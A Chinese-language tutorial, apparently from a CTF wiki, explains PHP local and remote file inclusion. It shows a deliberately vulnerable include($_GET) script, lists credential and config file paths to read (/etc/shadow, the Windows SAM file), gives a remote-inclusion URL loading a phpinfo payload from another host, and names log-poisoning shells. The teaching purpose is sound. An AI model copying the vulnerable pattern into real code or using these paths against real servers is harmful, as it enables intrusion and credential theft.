

PHP文件包含漏洞

PHP中文件包含函数有以下四种：

```
require()
require_once()
include()
include_once()
```

`include` 和 `require` 区别主要是，`include` 在包含的过程中如果出现错误，会抛出一个警告，程序继续正常运行；而 `require` 函数出现错误的时候，会直接报错并退出程序的执行。

而 `include_once()`，`require_once()` 这两个函数，与前两个的不同之处在于这两个函数只包含一次，适用于在脚本执行期间同一个文件有可能被包括超过一次的情况下，你想确保它只被包括一次以避免函数重定义，变量重新赋值等问题。

0. 漏洞产生原因

文件包含函数加载的参数没有经过过滤或者严格的定义，可以被用户控制，包含其他恶意文件，导致了执行了非预期的代码。

示例代码

```
1  <?php
2      $filename = $_GET['filename'];
3      include($filename);
4  ?>
```

例如：

`$_GET['filename']` 参数开发者没有经过严格的过滤，直接带入了 `include` 的函数，攻击者可以修改 `$_GET['filename']` 的值，执行非预期的操作。


1. 本地文件包含漏洞

测试代码：

```
1  <?php
2      $filename = $_GET['filename'];
3      include($filename);
4  ?>
```

测试结果：

通过目录遍历漏洞可以获取到系统中其他文件的内容。



常见的敏感信息路径：

Windows 系统

```
c:\boot.ini // 查看系统版本
c:\windows\system32\inetsrv\MetaBase.xml // IIS配置文件
c:\windows\repair\sam // 存储Windows系统初次安装的密码
c:\ProgramFiles\mysql\my.ini // MySQL配置
c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root密码
c:\windows\php.ini // php 配置信息
```

Linux/Unix 系统

```
/etc/passwd // 账户信息
/etc/shadow // 账户密码文件
/usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件
/usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置
/usr/local/app/php5/lib/php.ini // PHP相关配置
/etc/httpd/conf/httpd.conf // Apache配置文件
/etc/my.conf // mysql 配置文件
```

2. 远程文件包含漏洞

PHP的配置文件 `allow_url_fopen` 和 `allow_url_include` 设置为 `ON`，`include/require` 等包含函数可以加载远程文件，如果远程文件没经过严格的过滤，导致了执行恶意文件的代码，这就是远程文件包含漏洞。

```
allow_url_fopen = On （是否允许打开远程文件）
allow_url_include = On （是否允许include/require远程文件）
```

测试代码:

```
1 <?php
2     $filename = $_GET['filename'];
3     include($filename);
4 ?>
```


通过远程文件包含漏洞, 包含 `php.txt` 可以解析。

```
1 http://www.ctfs-wiki.com/FI/FI.php?filename=http://192.168.91.133/FI/php.txt
```

`php.txt` 内容:

```
1 <?php phpinfo(); ?>
```

测试结果:



Load URL Split URL Execute

Enable Post data Enable Referrer

PHP Version 5.3.3

System	Linux 4f7204c0af1c 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64
Build Date	Aug 11 2016 20:34:18
Configure Command	"/configure" '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gd' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--without-pspell' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-sysmsg' '--disable-sysvshm' '--disable-sysvsem'

以上只是漏洞的产生原理与简单使用。

漏洞的具体利用需要根据攻击实际情形考虑。

同时以上都是对包含漏洞但没有进行限制的情况下进行讨论, 实际情况中开发者可能会对文件包含进行限制, 首先大多数没有远程包含, 同时文件可能进行前后缀的过滤。这就涉及了前后缀的绕过等等。

常见的使用场景除了获取信息外, 可能对session进行文件包含利用, 对服务器日志进行包含利用。

刚才的场景中就是一个利用 `nginx` 日志结合本地包含漏洞 `GetShell`。

